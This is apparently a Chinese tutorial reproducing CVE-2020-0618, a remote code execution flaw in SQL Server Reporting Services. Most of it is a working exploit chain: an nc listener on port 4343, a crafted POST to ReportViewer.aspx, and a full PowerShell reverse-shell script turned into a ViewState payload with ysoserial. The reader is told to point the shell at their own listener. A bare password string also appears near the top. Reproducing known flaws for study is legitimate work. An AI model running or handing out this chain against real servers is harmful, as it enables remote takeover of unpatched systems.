
密码123qweASD









安装并配置完sql server及reporting services，启动“Reporting Services 配置管理器”，如下图



点击“连接”进入配置管理器，如下图表示成功启动



执行命令“nc.exe -lvp 4343”让nc监听在端口4343，如下图



安装并启动postman，发送方式POST，地址<http://localhost/ReportServer/pages/ReportViewer.aspx>


[Body](http://localhost/ReportServer/pages/ReportViewer.aspx，Body)中填入键值对

NavigationCorrector$PageState= NeedsCorrection


NavigationCorrector$ViewState=payload（payload生成方式下面会讲述）

\_\_VIEWSTATE=

如下图



Authorization中TYPE选择NTLM，用户名密码出填入本机用户的用户名和密码，如下图




注意此处如果不配置Authorization，发送后会返回401 unauthorized

payload生成方式，在powershell中依次执行如下4条命令：


|  |
| --- |
| $command = '$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4343);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =$sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'  $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)  $encodedCommand = [Convert]::ToBase64String($bytes)  .\ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c "powershell.exe -encodedCommand $encodedCommand" -o base64 | clip |

将第1条命令中的ip地址和端口改为你的nc监听的地址和端口，执行完上述4条命令后，payload会复制到剪贴板，直接粘贴到上述的payload位置


点击发送，返回结果如下图



回到nc查看已经成功收到反连shell，如下图



执行几个命令，如下图



能看到我们已经拿到了nt service\reportserver权限的shell

# 附录1

<https://mp.weixin.qq.com/s/ZjZKLMwTW56MPb4Gb229Bg>

<https://blog.csdn.net/qq_40989258/article/details/105344344>

这2篇漏洞复现是一个人写的

<https://github.com/euphrat1ca/CVE-2020-0618>

<https://bbs.pediy.com/thread-257827.htm>

<https://www.anquanke.com/post/id/198945>

<https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>

mdsec公司的这篇文章应该是互联网上关于这个漏洞最早的分析文章，也是其他文章的参考源